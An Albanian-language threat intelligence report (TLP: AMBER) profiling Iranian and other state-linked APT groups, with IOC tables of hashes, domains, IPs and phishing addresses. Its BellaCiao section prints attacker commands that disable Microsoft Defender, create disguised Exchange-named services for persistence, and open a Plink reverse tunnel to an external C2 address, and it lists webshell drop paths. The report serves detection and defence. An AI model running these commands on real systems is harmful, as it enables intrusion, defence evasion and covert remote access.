f12bab5541a7d8ef4bbca81f6fc835a3	11/6/2022 13:37

TLP: AMBER



99474d9cfb6d6c2c0eada954b5521471	11/6/2022 13:37
d9e1cff126e23d40d396bec0fe103be	11/6/2022 13:37
0008ec45652180dd87cfb244c8cd5d2b8160b92a23cd4dd12d99f72d1ece706e	11/6/2022 13:37
f7f8dde943960d25cf1157c059aa570e	11/6/2022 13:37
c732c8e6ad0cf8292aa60a9da9dcbe7c	11/6/2022 13:37
00012e2de7a1a2dcc2f2d0fbecd6158ac2a2b2804088cf2ea03ce59931b4aa09	11/6/2022 13:37
000262c2a3ce38d1de1fe5c2542e4d01c238b853d45ffb9032c906192bf07ade	11/6/2022 13:37
eee7ace744bdda3142a60e3fe6047108	11/6/2022 13:37
cf9b1e0d17199f783ed2b863b0289e8f209600a37724a386b4482c2001146784	11/6/2022 13:37
bee3d0ac0967389571ea8e3a8c0502306b3dbf009e8155f00a2829417ac079fc	11/6/2022 13:37
4c691ccd811b868d1934b4b8e9ed6d5db85ef35504f85d860e8fd84c547ebf1d	11/6/2022 13:37
6ab4604148391067003c79be4e40d925	11/6/2022 13:37
ed463da90504f3adb43ab82044cddab8922ba029511da9ad5a52b8c20bda65ee	11/6/2022 13:37
d9770865ea739a8f1702a2651538f4f4de2d92888d188d8ace2c79936f9c2688	11/6/2022 13:37

Email phishing	Data
dianianlai@yandex.com	11/6/2022
pinerfox@yandex.com	11/6/2022
nex@amnesty.org	11/6/2022
domenicrey@yandex.com	11/6/2022
abuse@profitserver.ru	11/6/2022
admin@dropebox.co	11/6/2022
admin@iranianuknews.com	11/6/2022
supervisor@ybsoft.com	11/6/2022
cjay006@yandex.com	11/6/2022
nostermann@mail.com	11/6/2022
nsmagazine@nsfocus.com	11/6/2022
abuse@hostsailor.com	11/6/2022
wendy.kely@yandex.com	11/6/2022
hannse.kendel4@gmail.com	11/6/2022
media@divaloarchery.com	11/6/2022
yumiwellen@yandex.com	11/6/2022

Fushata 3:

Sulmet e reja 2023 nga grupet kriminale APT – Charming Kitten (A35)

Një lloj i ri malware, që është vendosur në sisteme të cilat u përkasin organizatave në SHBA, Europë, Turqi dhe Indi, ka dhënë një tjetër tregues se si grupet kibernetike Iraniane, të mbështetur nga shteti, kanë modernizuar arsenalin e tyre sulmues gjatë vitit të fundit.

Malware i quajtur **BellaCiao** është një shënjeshtër të cilin, grupi **Charming Kitten** ka përdorur kohët e fundit, duke shënjestruar sisteme të ndryshme për të pasur akses në to.

Është studiuar aktiviteti i malware, i cili lidhet me 3 mjete të tjera të lidhura me **Charming Kitten**. Analiza e kodit të **BellaCiao**, zbuloi disa veçori që ndryshon nga shumë modele të tjera malware.




Figura 12: Procesi se si Charming Kitten zhvilon sulmin

Nga njëra anë ishte specifike natyra e shënjestrimit, për sistemin e viktimës. Ana tjetër ishte stili unik dhe i vështirë për tu zbuluar i **BellaCiao** sesi arrinte të komunikonte me serverin C2 (komandim dhe kontrollim në distancë).




Figura 9: Cikli chain-link për malwaren BellaCiao

TLP: AMBER

Çdo model që është mbledhur ,është krijuar me porosi unike për çdo viktimë.Çdo model përfshin informacione të koduara që janë specifike për organizatën e viktimës, si emri i kompanisë, adresat IP publike dhe nëndomainët e krijuar posaçërisht.

Synimi i dukshëm i **Charming Kitten** për ta bërë malware-in specifik për viktimën është të vendoset në sistemet dhe rrjetet e viktimës. Për shembull, sub-domainet dhe adresat IP që përdor malware në bashkëveprim me C2 janë të ngjashme me adresat IP të domenit real dhe publik të viktimës. Analiza për informacionin e ndërtimit të malware tregoi se autorët e tij kishin organizuar dosje të ndryshme me emra që tregonin vendet në të cilat ndodheshin viktimat. U zbulua se aktorët **Charming Kitten** përdornin versione të optimizuara për viktimat të **BellaCiao**, edhe kur viktima e synuar ishte nga një sektor jokritik, apo biznes privat. Pas vendosjes, **BellaCiao** menjëherë përpiqet të çaktivizojë Microsoft Defender duke përdorur komandën e mëposhtme:

PowerShell:

```
powershell.exe -exec bypass -c Set-MpPreference -DisableRealtimeMonitoring $true
```

Një shembull i ri shërbimi është krijuar për të vendosur qëndrueshmërinë. Emrat legjitim të proceseve specifike për serverin Microsoft Exchange u përdorën për t'u përzier, një teknikë e zakonshme e njohur si maskimi:

- | |
|--|
| <ul style="list-style-type: none"> • <code>sc create "Microsoft Exchange Services Health" binpath="C:\\ProgramData\\Microsoft\\DRMS\\Microsoft Exchange Services Health.exe" start= auto</code> • <code>sc start "Microsoft Exchange Services Health"</code> |
| <ul style="list-style-type: none"> • <code>sc create "Exchange Agent Diagnostic Services" binpath="C:\\ProgramData\\Microsoft\\Diagnostic\\Exchange Agent Diagnostic Services.exe" start= auto</code> • <code>sc start "Microsoft Exchange Services Health"</code> |

Ekzekutimi ndodh në :

- `C:\\ProgramData\\Microsoft\\DRMS\\Microsoft Exchange Services Health.exe`
- `C:\\ProgramData\\Microsoft\\Diagnostic\\Exchange Agent Diagnostic Services.exe`
- `C:\\Users\\Public\\Microsoft\\Diagnostic\\Microsoft Services Diagnostics Logs.exe`

Vendosje unike për marrjen e komandave C2

Mënyra në të cilën **BellaCiao** ndërvepron me serverin C2 dhe merr komandën prej tij është gjithashtu unike. Komunikimi midis implantit dhe infrastrukturës C2 bazohet në rezolucionin e emrit të DNS. Nuk ka asnjë komunikim aktiv që mund të zbulohet midis implantit dhe infrastrukturës së dëmshme C2.

TLP: AMBER

[Hosti i infektuar] u kërkon serverëve të internetit një rezolutë të emrit DNS dhe, bazuar në formatin e adresës IP të kthyer, vendos se cilin veprim të ndërmarrë. Formatin e secilit segment të adresës IP - specifikon udhëzime të mëtejshme për malware, si p.sh. vendndodhjen ku të hidhet informacioni i vjedhur.




Figura 10: Kontakti midis viktimës dhe DNS servers

```
"<2 random uppercase letters><3 random lowercase letters><victim specific subdomain>.<C2 domain>"
```

Mënyra në të cilën **BellaCiao** përdor informacionin DNS për të marrë udhëzimet C2 me mënyrën se si dikush mund t'i përcjellë një informacion specifik një personi tjetër nëpërmjet një numri telefoni. Kur një individ kërkon një emër specifik në librin e telefonit, numri i telefonit përkatës mund të jetë kod për diçka tjetër. Në këtë analogji, kodi i shtetit mund t'ju tregojë veprimin për t'u ekzekutuar, kodi i zonës ju tregon malware për t'u vendosur dhe numri i telefonit specifikon vendndodhjen ku duhet vendosur. **Nuk ka kurrë ndonjë kontakt të drejtpërdrejtë midis C2 dhe agentit/implantit. Qasja e bën të vështirë për mbrojtësit të dallojnë aktivitetin.** Hipoteza është se qëllimi i **BellaCiao** është të shmangë zbulimin gjatë periudhës midis infiltrimit fillestar dhe fillimit aktual të sulmit. Sulmi nëpërmjet DNS, në këtë rast është plotësisht pasiv.

```
Z:\BellaCiao\BellaCiao\More Targets\<Country>\<Public IP>\<Hostname>\backdoor\MicrosoftAgentServices\MicrosoftAgentServices\obj\Release\IL(Israel), TR(Turkey), AT(Austria), IN(India) or IT(Italy).
```

TLP: AMBER




Figura 11: Direktoritë ku sulmuesit hedhin webshells

Nëse përdorim një adresë të serverit publik DNS të Google (8.8.8.8) si shembull, këtu janë disa skenarë vendosjeje (në varësi të adresës IP të zgjidhur):

- 8.8.8.8 - C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Current\themes\resources\owafont.aspx
- 8.8.7.8 - c:\\inetpub\\wwwroot\\aspnet_client\\aspnet.aspx
- 8.10.8.8 - C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Current\logont.aspx
- 7.9.6.8 - c:\\inetpub\\wwwroot\\aspnet_client\system_web\\<random>.aspx

Sulmet ransomware vazhdojnë të jenë metodë e zakonshme midis grupeve iraniane për përfitime monetare dhe për të shkaktuar ndërprerje. Por është vëzhguar gjithashtu një model të përfshirjes së qëndrueshme nga grupet iraniane në disa fushata, duke sugjeruar objektiva afatgjata.

TLP: AMBER



Charming Kitten është ndër disa grupe kërcënimi që kanë përmirësuar taktikat dhe arsenalet e tyre kibernetike në mbështetje të objektivave të qeverisë iraniane që nga mesi i vitit 2021.

Trupi i Gardës Revolucionare Islamike dhe grupet e lidhura APT miratuan një qasje më agresive dhe konfrontuese dhe demonstuan një gatishmëri për të përdorur forcën për të arritur objektivat e tyre.

IOCs

Një listë e përditësuar dhe e plotë e treguesve të kompromisit është në dispozicion për përdoruesit e Cyber. Treguesit e njohur aktualisht të kompromisit mund të gjenden në tabelën e mëposhtme:

Direktoria skedarit	HASH: MD5	Detajet
C:\ProgramData\Microsoft\DRMS\JavaUpdateServices.exe;	4812449f7fad62162ba8c4179d5d45d7	Plink tool is used for establishing reverse proxy connections to the C2 server. The address is provided by the parent PowerShell script.
C:\ProgramData\Microsoft\Diagnostic\MicrosoftExchangeDiagnosticServices.exe;		
C:\ProgramData\Microsoft\Diagnostic\MicrosoftExchangeServicesLog.exe;		
c:\windows\temp\Certificates\envisa.exe	3fbea74b92f41809f46145f480782ef9	The Plink tool used for the same purpose but executed using the wmic.exe tool ->
		wmic /node:127.0.0.1 process call create "c:\\windows\\temp\\Certificates\\envisa.exe 88.80.148[.]162 -P 443 -C -R 127.0.0.1:40455:192.168.10.10:1433 -l <user> -pw <password>"
c:\windows\temp\Certificates\envisa.ps1	-	The PowerShell script implements the HTTP server for executing commands. It executes the c:\windows\temp\Certificates\envisa.exe for communicating with 88.80.148[.]162.
C:\ProgramData\Microsoft\DRMS\JavaUpdateServices.ps1	c450477ed9c347c4c3d7474e1f069f14 c6f394847eb3dc2587dc0c0130249337 7df50cb7d4620621c2246535dd3ef10c e7149c402a37719168fb739c62f25585	The PowerShell script implements the HTTP server for executing commands. It executes the C:\ProgramData\Microsoft\DRMS\JavaUpdateServices.exe for communicating with mail-updateservice[.]info.
C:\ProgramData\Microsoft\Diagnostic\MicrosoftExchangeServicesLog.ps1	284cdf5d2b29369f0b35f3ceb363a3d1	The PowerShell script implements the HTTP server for executing commands. It executes the C:\ProgramData\Microsoft\Diagnostic\MicrosoftExchangeServicesLog.exe for communicating with mailupdate[.]com and msn-service[.]co.

TLP: AMBER



C:\ProgramData\Microsoft\Diagnostic\MicrosoftExchangeServicesLog.ps1	2daa29f965f661405e13b2a10d859b87	The Powershell script implements the HTTP server for executing commands. It executes the C:\ProgramData\Microsoft\Diagnostic\MicrosoftExchangeDiagnosticServices.exe for communicating with maill-support[.]com and msn-center[.]uk .
c:\inetpub\wwwroot\aspnet_client\system_web\webclient.aspx;	f56a6da833289f821dd63f902a360c31	Web shell that implements download and upload of files and command execution.
C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Current\login.aspx;		
C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Current\themes\themes.aspx;		
C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Current\themes\resources\owafont.aspx		

Indikatorët e rrjetit

Domain-et malinjë	Burimi i informacionit
mail-updateservice[.]info	Bitdefender
msn-center[.]uk	Bitdefender
msn-service[.]co	Bitdefender
twittsupport[.]com	Bitdefender
mailupdate[.]info	Bitdefender
maill-support[.]com	Bitdefender

Indikatorët IP:

Adresat IP	Burimi i informacionit
88.80.148[.]162	Bitdefender

DEV-0861

DEV-0861 është një aktor i paidentifikuar kërcënimi që ka qenë aktiv që të paktën që nga maji 2021. Ata kanë qenë të përfshirë në sulme që synojnë serverët e patched SharePoint, duke shfrytëzuar cënueshmërinë CVE-2019-0604 për të fituar akses fillestar dhe për të nxjerrë të dhëna. Microsoft ka identifikuar DEV-0861 si një nga katër APT-të iraniane të përfshira në këto sulme. Fokusi kryesor i aktorit të kërcënimit duket të jetë të ndërhyrja dhe ekfiltrimi i të dhënave. Ngjarja më e fundit që përfshin DEV-0861 ndodhi në maj 2021, ku ata shfrytëzuan me sukses cënueshmërinë CVE-2019-0604 në një

TLP: AMBER

Server SharePoint i papatchuar për të fituar akses dhe për të nxjerrë të dhëna. Ky grup shikohet që nuk ka Teknika, Taktika dhe Procedura të tjera të realizuara gjatë vitit 2023.

DEV-0861


References	97
First Reference	Sep 8, 2022
Latest Reference	Mar 30, 2023
Curated	★
Recorded Future Community	Threat Actor 

Figura 16: Pershkrimi i Dev-0861

Company 6 of 7	Risk	Malware Category	Risk	Vulnerability	Risk
Microsoft 18	● 99	Ransomware 10	n/a	CWE-20 20	● 0
Wiper Inc. 4	● 0	Show in Table ▼		CVE-2019-0604 20	● 79
Twitter 3	● 92			Show in Table ▼	
Twitter Communications I... 3	● 0				
Alias 2	● 0				
MICROSOFT TECHNOLOG... 2	● 0				
Show in Table ▼					
Domain	Risk	Technology	Risk	Threat Actor 6 of 9	Risk
administrata.al 7	● 0	Oil Extraction 3	n/a	DEV-0842 29	n/a
Show in Table ▼		Digital Certificate 1	n/a	DEV-0166 18	n/a
		Cyber Security 1	n/a	APT34 OilRig 15	n/a
		Computer Networking 1	n/a	Rana Corp. 4	n/a
		Show in Table ▼		LYCEUM 4	n/a
				Goblin Panda 1	n/a
				Show in Table ▼	
Organization 6 of 13	Risk	Username 6 of 15	Risk	Country 6 of 9	Risk
DEV-0842 29	n/a	@ramlevi on Twitter 4	n/a	Saudi Arabia 36	
DEV-0166 18	n/a	@msftsecurity on Twitter 2	n/a	Iran 26	
APT34 OilRig 15	n/a	RedDrip7 on GitHub 2	n/a	Kuwait 6	
Rana Corp. 4	n/a	SecAtor on Telegram - Oth... 2	n/a	Albania 5	
LYCEUM 4	n/a	aptreports on Telegram - C... 2	n/a	Israel 4	
Islamic Republic of Iran's ... 4	● 42	@jseldin on Twitter 1	n/a	Jordan 4	
Show in Table ▼		Show in Table ▼		Show in Table ▼	
Attack Vector	Risk	Product	Risk		
Data Exfiltration 12	n/a	Wiper Messenger 4	● 0		
Show in Table ▼		Twitter Media 3	● 0		
		Twitter Blue Labs 3	● 0		

Figura 17: Informacioni i plotë i aktorëve

TLP: AMBER

DEV-0166 & DEV-0842

DEV-0166 dhe **Dev-0842** janë aktorë të paidenfikuar nga ku aktiviteti i fundit i tyre shikohet në datën 24.03.2023 në foton e poshtë listuar.

3 MOST RECENT REFERENCES INVOLVING DEV-0842 AND DEV-0166

DEV-0842 and DEV-0166 mentioned

MAR 24 2023
RootCauseAnalysis-Incidents.md
 "RootCauseAnalysis-incidents.md >DEV-0842
DEV-0166 (IntrudingDivisor)
DEV-0133 (Lyceum) | 5 | Politicians & experts in the energy" [Cached](#)
 Source GitHub by MehrdadNoush on Mar 24, 2023, 00:03
<https://github.com/MehrdadNoush/HighValueTargets/blob/master/RootCauseAnalysis-Incidents.md> • [Reference Actions](#) • 1+ reference

Wiper (MBR or drive), Microsoft, Ransomware and 2 more mentioned

JUL 2022
Securonix Threat Labs Monthly Intelligence Insights – September - Securonix.
 "In July 2022, hackers sponsored by the Iranian government...Microsoft assessed that several Iranian actors were involved in this attack, with different actors responsible for different phases, such as DEV-0842 deploying the ransomware and wiper malware, DEV-0166 exfiltrating data, DEV-0133 probing victim infrastructure, and DEV-0142 gaining initial access and exfiltrating data."
 Source securonix.com on Oct 17, 2022, 20:16
<https://sc.securonix.com/u/G89j1l> • [Reference Actions](#) • 12+ references

DEV-0861, DEV-0842, DEV-0166 and 4 more mentioned

OCT 11 2022
Multiple Iranian Threat Group Attacks Target The Albanian Government
 "APT34(aka: OilRig and Europium) along with other threat actors tracked as DEV-0842, DEV-0166(aka: IntrudingDivisor), DEV-0133(aka: Lyceum), and DEV-0861 all played different roles in the attack from initial access, infrastructure discovery, data exfiltration as well as ransomware and wiper deployment."
 Source McAfee Insights on Oct 11, 2022, 21:07
<https://www.trellix.com/en-us/advanced-research-center/insights->

Figura 18: DEV-0842 dhe DEV-0861

Grupi TA482

Aktori i rrezikut të njohur si **TA482** është një grup hakerash që besohet se është i lidhur me shtetin Turk. Ata janë përfshirë në fushata për të grabitur kredenciale, duke synuar gazetarët dhe organizatat mediatike, kryesisht të vendosura në Shtetet e Bashkuara. **TA482** përdor teknika të ndryshme si email-e phishing, faqe interneti të rreme dhe teknika për të grabitur kredencialet. Synimi i tyre është të fitojnë qasje në llogaritë e mediave sociale dhe email-et e punës së gazetarëve, me qëllim të shpërndarjes së dezinformacionit ose propagandës pro shtetërore. Veprimet e **TA482** janë vërejtur që nga fillimi i vitit 2021, me ngjarje të shquara që ndodhën në vitin 2022. Hulumtuesit e Proofpoint kanë identifikuar **TA482** si një nga grupet e përkrahura nga shteti ose të lidhura me shtetin, që synojnë gazetarët dhe organizatat mediatike, së bashku me grupe të lidhura me Kinën, Korenë e Veriut, dhe Iranin.

TLP: AMBER

Actors, Tools & TTPs

MITRE ATT&CK Enterprise Identifier	Attack Vector	Malware
T1005 (Data from Local S...	DNS Tunneling	Chinoxy
T1036 (Masquerading)	Phishing	
T1071.004 (DNS)		
T1102 (Web Service)		
T1189 (Drive-by Compro...		
T1204.002 (Malicious File)		
T1422 (System Network C...		
T1426 (System Informati...		
T1566.001 (Spearphishin...		
T1566.002 (Spearphishin...		
T1566.003 (Spearphishin...		
T1589 (Gather Victim Ide...		
T1592 (Gather Victim Hos...		

Figura 12: Matrica e teknikave që ky grup përdor

Boss Spider

Një aktor tjetër kërcënimi është BOSS SPIDER, i njohur gjithashtu si SamSam. Ata kanë qenë aktivë gjatë gjithë vitit 2018 dhe njihen për përditësimet e rregullta të ransomware Samas dhe për pranimin e pagesave në Bitcoin. Është evidentuar se shpërndajnë ransomware pasi kanë siguruar një pozicion të caktuar në sistemet e synuara. Taktikat, teknikat dhe procedurat (TTP) më të zakonshme të tyre përfshijnë përdorimin e mjeteve si MimiKatz dhe reGeorg, si dhe shfrytëzimin e vulnerabiliteteve për të fituar akses. Synojnë kryesisht organizatat dhe kërkojnë pagesa shpërblimi në këmbim të dekriptimit të sistemeve të komprometuara. BOSS SPIDER së fundmi janë përmendur krah për krah me aktorë të tjerë të kërcënimeve si Flash Kitten, GURU SPIDER, LUNAR SPIDER, NOMAD PANDA, PINCHY SPIDER, RATPAK SPIDER, SALTY SPIDER dhe TINY SPIDER.

Ferocious Kitten

Në 24 nëntor 2021, u evidentua një aktor kërcënues i ri Iranian që shfrytëzon një vulnerabilitet të Remote Code Execution të Microsoft MSHTML për të synuar viktime të ndryshme. Shfrytëzimi përdoret për të instaluar një *PowerShell stealer*, të quajtur "PowerShortShell". Ky bën të mundur marrjen e informacioneve kritike përmes aksesimit të ekranit, vëzhgimit në Telegram, dhe grumbullimit të informacionit të sistemit nga makinat e infektuara.

Zinxhiri i sulmit fillon me email spearphishing duke përdorur dokumente të veçanta të Microsoft Office që shfrytëzojnë një dobësi të Microsoft Windows MSHTML, e njohur si "CVE-2021-40444". Pasi hapet dokumenti, një DLL shkarkohet në sistemin e synuar për të ekzekutuar skedarin e PowerShortShell. Pas kësaj PowerShortShell grumbullon të dhëna dhe i dërgon ato te serveri Command & Control (C2) i sulmuesit. Ky problem u sistemua nga Microsoft në shtator 2021, pak javë pasi u raportua se po përdorej aktivisht.

TLP: AMBER



Mendohet se ky grup mund të jetë i lidhur me qeverinë e Iranit, pasi përdorimi i Telegram është tipik i aktorëve të kërcënimeve të Iranit, siç janë Infy, Ferocious Kitten dhe Rampant Kitten. Rekomandohet që përdoruesit të jenë kujdesshëm ndaj skedarëve të dërguar nga personat e panjohur, të mbajnë të përditësuara sistemin operativ të kompjuterit, firmware-n dhe aplikacionet, dhe të përdorin IOC për të identifikuar aktivitetet e pa autorizuar.

Malware

MarkiRAT

Domain

com-view.space

dedyn.io

deltaban.dedyn.io

hr.dedyn.io

irkodex.dedyn.io

microsoft.com-view.space

microsoft.updatei.com

microsoft.updatei.system.site

signin.dedyn.io

updatei.com

updatesystem.site

HASH
274beb57ae19cbc5c2027e08cb2b718dea7ed1acb21bd329d5aba33231fb699d
3a4ef9b7bd7f61c75501262e8b9e31f9e9bc3a841d5de33dcdeb8aaa65e95f76
1e21645147aa4eac33495aa1713ffa30def0758f810ca944580a14be2828643d
3c94eba2e2b73b2d2230a62e4513f457933d4668221992c71c847b79ba12f352
405deb3a129df7b56357966b723a14c0aa9bc3615e2a20fccd7d2b5a8ceab30d
489b895ad66f13c2a4ffeb218e735cace2b23d36fa55cd07b7edb4fbc03048cb
54bd9fe21289fac0d48cc388aa35ecd854d8c81865564dcb21fc1d73d22b86b
636fee51245685de8f85d2d8af1dd1351267dbb9f9e571685a76d3894ed931da
7699c50e8fed564b83fb0996e700fe51900e4f67cec4e669ed431e6a6f120865
a7c25d943f8b8689b4a55771349dd7b746fec094e5cc3f693c90801560a1808c
b71c87ad8a0d179fc317656b339a57f2775b773c0fc54ea2b0b8d171b7af7a8a
ba300a293cc4bc39dd9d40a3c53ece51ac80af053175361d83d6ecb8735c45af
d723b7c150427a83d8a08dc613f68675690fa0f5b10287b078f7e8d50d1a363f
e7986cd2d31edd7ccb872dc1f0f745be6a483676ce0291f3c88b94b0e2306ea0
ec7196e98b7990b69ed58f49e5a87d1fda8bf81eb5cd7eeb9176f6e96a754403
fa9c0e0cb88b34d51deb257639314cf54cb11f9867a27579521681a2e17da4c4
3f9c9a10ea3ed0d45c9dbf0540a25c6524307221e74ca65b40d3a9479f0e01cc
4d4c91c8853e98da0fbfb3888366f390be2d11cacdfbeb61f4c6a0e5a3fde19

TLP: AMBER

565bc604865bed71df3ce18e9d8a3338d3a7d5eac44eb7c41ce83d19981d756d
62917a3f6c17ae4f324f2cb94d12414fdb807fd05e90be9ab92f73c67082a477
68594430eaa73ccc652f5c312f2d55e20c5845185bd67d3da46788c9ce2abca8
6e730b257c3e0c5ce6c73ff0f6732ad2d09f000b423085303a928e665dbbee16
b378a1136fddcd533cbdf7473175bf5d34f5eb86436b8eb651435eb3a27a87c6
ce962676090195a5f829e7baf013a3213b3b32e27c9631dc932aab2ce46a6b9b
d793193c2d0c31bc23639725b097a6a0ffbe9f60a46eabfe0128e006f0492a08
e093cce6a4066aa37ed68121fe1464a3e130a3ce0fbb89e8b13651fd7dab842b
f69595fd06582fe1426d403844696410904d27e7624f0dcf65d6ea57e0265168

Domenstic Kitten

Forcat e sigurisë iraniane po përdorin një variant të ri të spiunazhit për Android, të quajtur **BouldSpy**, për të vëzhguar anëtarë të minoriteteve etnike të Iranit. Besohet se forcat e sigurisë iraniane konfiskuan pajisjet mobile Android të viktimave pas ndalimit së tyre, dhe më pas instaluan trojan ne pajisjet e tyre. Këto aplikacione përfshinin shërbimin e konvertimit të krypto-monedhës CPU-Z, dhe një aplikacion VPN i quajtur Psiphon. Hulumtuesit identifikuan viktimat e operacionit të spiunazhit BouldSpy si pjesëtarë të grupit etnik të Kurdëve, Azerëve, Baluchive dhe Armenëve të minoritetit të Iranit.

